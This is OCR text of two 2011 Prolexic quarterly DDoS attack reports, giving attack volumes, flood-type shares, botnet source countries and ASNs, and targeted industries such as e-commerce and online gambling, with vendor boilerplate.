


Total Attacks per Week by Types - Q410



Top Ten Source Countries (Q411)


Japan (1st), China (2nd), and Germany (3rd) are currently the top three origins of DDoS attacks, according to Prolexic's accumulated DDoS statistics.



Comparison: Top Ten Source Countries (Q410, Q311, Q411)


As of Q411, Japan is the leading source of new malicious hosts participating in DDoS attacks. While topping the list this quarter, Japan is typically not an originating source of DDoS attacks. In previous reports, China was the leading source of malicious DDoS hosts (Q311) and exactly one year ago (Q410) the USA was the leading source of new malicious DDoS hosts. In all, 234 geographic locations were sources of botnets.

There is no firm evidence why Japan has assumed a leadership position this quarter, but we can speculate that the disasters in that country have caused infrastructure changes that led to an increased infection rate of hosts and increased Japanese participation in globally controlled botnets.



Top Ten Source Countries (Overall)

This list represents the top ten overall ASNs that have sourced malicious traffic to Prolexic's infrastructure. This data does not represent IP addresses that did not pass our anti-spoof mechanisms.




Country	Registry	ASN	ASN Count
China	apnic	4134	1933354
China	apnic	4837	909057
Turkey	ripencc	9121	336784
India	apnic	9829	213768
Pakistan	apnic	45595	183957
Venezuela	apnic	45899	147005
Indonesia	apnic	17974	125072
Egypt	afrinic	8452	101325
Mexico	lacnic	8151	98616
China	apnic	9394	94284

Attack Campaign Start Time per Day (2010 vs. 2011)

For the majority of 2011, attack start times have been well distributed. However, it is clear from the chart below that the most common attack campaign start time is 12:00 GMT. In Q411, start time moved closer to 11:00 GMT. It should be noted however, that DDoS attacks typically occur when the most impact can be made – for example, before or during a special promotion or similar event.

Being that Q4 was anomalous compared to other quarters, one could speculate that this has everything to do with the holiday season. Prolexic plotted e-Commerce statistics against other attack data. These graphs indicate that the highest concentration of attack start times is between 10:00 and 14:00 GMT.




The fourth quarter was also characterized by a somewhat surprising surge in DDoS attacks from botnets with large concentrations of bots in Japan, a geographic location rarely in the top ten source countries and usually not known for large concentrations of botnets. Prolexic speculates that this activity may stem from infrastructure changes that led to an increased infection rate of hosts due to the setting up of impromptu communication networks after the 2011 tsunami and nuclear plant disaster. Prolexic speculates that this activity may stem from temporarily lax security practices when many global vendors set up impromptu communication networks after the tragedy in Japan.

Another interesting change in the top ten source list is that the United States has fallen to number 4 in Q411 in contrast to being at the top of the list a year ago. Prolexic believes that U.S. companies are getting better at locking down their infrastructures and therefore reducing their vulnerability to being an unsuspecting participant in botnet activity. It is clear individuals and organizations in the U.S. have become more educated about how computer technology works, how to recognize viruses and malware, and are improving the protection of their systems against malicious hackers.

Vertical Industry Analysis

This quarter, due to the holiday shopping season, Prolexic focused attack report observations on the e-Commerce sector. Attacks were primarily directed at the infrastructure (Layer 3 and 4) and applications (Layer 7). It is notable that this quarter, data showed this sector received a disproportionately high percentage of Layer 7 attacks (40%). Average attack duration for e-Commerce was 80 hours with an average attack bandwidth of 622 Mbps. Attack duration directed at this vertical was significantly higher than normal this quarter; attack duration against Prolexic clients in other industries averaged just 32 hours in comparison.



Looking forward

As DDoS attackers begin to pull in more resources and unleash higher packet-per-second attacks, the Internet will be a far more dangerous place in 2012 for online companies – and mitigation providers – that do not have the infrastructure or bandwidth to defend against these attacks. To stay ahead of the curve, Prolexic continues to invest heavily in increasing network capacity, staffing, and research and development.

About Prolexic Security Engineering & Response Team (PLXsert)

PLXsert monitors malicious cyber threats globally and analyzes DDoS attacks using proprietary techniques and equipment. Through data forensics and post attack analysis, PLXsert is able to build a global view of DDoS attacks, which is shared with customers. By identifying the sources and associated attributes of individual attacks, the PLXsert team helps organizations adopt best practices and make more informed, proactive decisions about DDoS threats.

About Prolexic

Prolexic Technologies is the world's largest, most trusted distributed denial of service (DDoS) protection and mitigation service provider. Able to absorb the largest and most complex DDoS attacks ever launched, Prolexic protects and restores within minutes mission-critical Internet-facing infrastructures for global enterprises and government agencies. Ten of the world's largest banks and the leading companies in e-Commerce, SaaS, payment processing, travel, hospitality, gaming and other industries at risk for DDoS attacks rely on Prolexic for DDoS protection. Founded in 2003 as the world's first in-the-cloud DDoS mitigation platform, Prolexic is headquartered in Hollywood, Florida, and has DDoS scrubbing centers located in the Americas, Europe and Asia. To learn more about how Prolexic can stop DDoS attacks and protect your business, please visit www.prolexic.com, call +1 (954) 620 6002 or follow @Prolexic on Twitter.

v.08-23-12

PROLEXIC
DDoS Attacks End Here.

Prolexic Attack Report

Q3 2011

Prolexic believes that attackers
are changing strategies to counteract
advances in DDoS mitigation practices.

PROLEXIC
DDoS Attacks End Here.

Emerging trends

At a Glance

- Total mitigated DDoS bandwidth increased 66% compared to Q3 2010
- Total mitigated DDoS traffic volume (packets per second) almost quadrupled compared to Q3 2010
- Layer 7 attacks: 17.5%
- Top country of attack origin: China
- Industry most targeted: Online Gambling
- Average attack duration 1.4 days
- Average speed of mitigated traffic 1.5 Gbps

Total mitigated DDoS bandwidth increased by 66% this quarter compared to Q3 2010. While there were actually more attacks in Q3 2010 than in Q3 2011, this quarter's attacks are characterized by a significantly higher amount of attack traffic and packets-per-second. Since last year, Prolexic has seen an almost four-fold increase in packets-per-second (PPS) volume. This indicates the size and diversity of attacks have rapidly increased over the past 12 months. Prolexic believes that attackers are changing strategies to counteract advances in DDoS mitigation practices and are directly targeting mitigation equipment.

Yet another emerging trend in Q3 2011 is a higher occurrence of high PPS SYN and ICMP floods compared to the same quarter last year when GET floods were the most popular form of attack. High PPS SYN floods, in particular, target DDoS mitigation appliances by exhausting their processing capabilities with millions of small packets per second, which are commonly vulnerable to such attacks as they cannot process such high PPS rates. For example, popular 10 Gbps appliances often exhibit peak handling rates of less than 5 million packets per second.

Layer 3 and Layer 7 attacks explained

The Open Systems Interconnection (OSI) model divides communication systems into seven distinct layers. In the world of DDoS, attacks that target the application infrastructure (Layer 7) are typically much harder to defend against than attacks that target the network (Layer 3) and transport (Layer 4) layers.

Prolexic classifies all network attacks (including Layer 4/ transport layer attacks) as Layer 3 attacks to simplify categorization. Examples of Layer 3 (network layer) attacks are: ACK Flood, ICMP Flood, IGMP Flood, RESET Flood, SYN Flood, UDP Flood, and UDP Fragment.

Layer 7 attacks target a specific service. These attacks, if performed correctly, can exhaust the resources of the application and can cause more damage with less attacking resources. Examples of Layer 7 (application layer) attacks are: GET Flood, POST Flood, PUSH Flood, SSLGET Flood, and SSLPOST Flood.


Prolexic is closely watching this significant increase in packet-per-second size and frequency and we anticipate further escalation in Q4 during the holiday shopping season. e-Commerce businesses in the retail industry and others that generate the biggest percentage of their revenue in the last months of the year are likely to be particularly vulnerable to this type of threat. This past quarter's focus on the online gambling industry could be a precursor to attackers trying new and more complex DDoS signatures for full launch in Q4. Typically, the online gambling industry is the first to be targeted with new variants.

Prolexic has also ramped up its mitigation infrastructure and bandwidth in the Asia Pacific region as we continue to see China top the list of top ten source countries where DDoS attacks originate. Also, the majority of all botnets used in all attacks were located in China, with two separate ASNs totaling 2,429,039 bots – one of the largest concentrations of bots we've seen to date. Prolexic believes that this region will continue to be the source of increasingly larger attacks.

Total Attack Types


Prolexic mitigated a wide variety of attack types in Q3 2011, broken down to approximately 25% SYN floods, approximately 23% ICMP floods, and 19% UDP floods which indicate an increase in higher packet per second attacks.

.




Total Attack Events per Week

The highest volume of attacks occurred during the period of August 19-25 and August was the month with the highest number of overall attacks.




Attack Types per Week (by type)

A wide variety of attack types were experienced throughout the quarter. August showed high levels of SYN and ICMP flood attacks. In contrast, Q3 2010 showed a predominance of GET floods.



Top Ten Source Country Codes

China, India, and Turkey are currently the top three origins of DDoS attacks, according to Prolexic's accumulated DDoS country statistics. Prolexic continues to closely monitor bot activity in the Asia Pacific region and Eastern Europe.




Location of Largest Botnets

Country	Registry	ASN	ASN Count
China	apnic	4134	1623125
China	apnic	4837	805914
Turkey	ripencc	9121	333019
India	apnic	9829	207572
Pakistan	apnic	45595	177774
Venezuela	apnic	45899	144701
Indonesia	apnic	17974	122942
Mexico	lacnic	8151	97909
Egypt	afrinic	8452	95390
Korea	apnic	4766	90329


Top Ten ASNs

The majority of all botnets used in all attacks were located in China with two separate ASNs totaling 2,429,039 bots.



Vertical Industry Analysis

This quarter, Prolexic noted higher than usual attack volume targeted against online gambling clients. Two primary attack types were used which included Layer 3 (86.5%) and Layer 7 (13.5%). Average attack duration was 1.2 days with an average traffic speed of 1.3 Gbps.



Looking forward

As attackers and their botnets directly target routers and mitigation equipment, the threat to enterprise infrastructures has grown exponentially. Having DDoS attack prevention measures in place from a DDoS mitigation specialist is the best defense against escalating packet per second attacks as we move into the online holiday shopping season. Other industries such as hospitality, gaming, and shipping services should also be on high alert for DDoS attacks.

About Prolexic Security Engineering & Response Team (PLXsert)

PLXsert monitors malicious cyber threats globally and analyzes DDoS attacks using proprietary techniques and equipment. Through data forensics and post attack analysis, PLXsert is able to build a global view of DDoS attacks, which is shared with customers. By identifying the sources and associated attributes of individual attacks, the PLXsert team helps organizations adopt best practices and make more informed, proactive decisions about DDoS threats.

About Prolexic

Prolexic Technologies is the world's largest, most trusted distributed denial of service (DDoS) protection and mitigation service provider. Able to absorb the largest and most complex DDoS attacks ever launched, Prolexic protects and restores within minutes mission-critical Internet-facing infrastructures for global enterprises and government agencies. Ten of the world's largest banks and the leading companies in e-Commerce, SaaS, payment processing, travel, hospitality, gaming and other industries at risk for DDoS attacks rely on Prolexic for DDoS protection. Founded in 2003 as the world's first in-the-cloud DDoS mitigation platform, Prolexic is headquartered in Hollywood, Florida, and has DDoS scrubbing centers located in the Americas, Europe and Asia. To learn more about how Prolexic can stop DDoS attacks and protect your business, please visit www.prolexic.com, call +1 (954) 620 6002 or follow @Prolexic on Twitter.

*All statistics calculated based on documented peak measurements over attack duration.

PROLEXIC
DDoS Attacks End Here.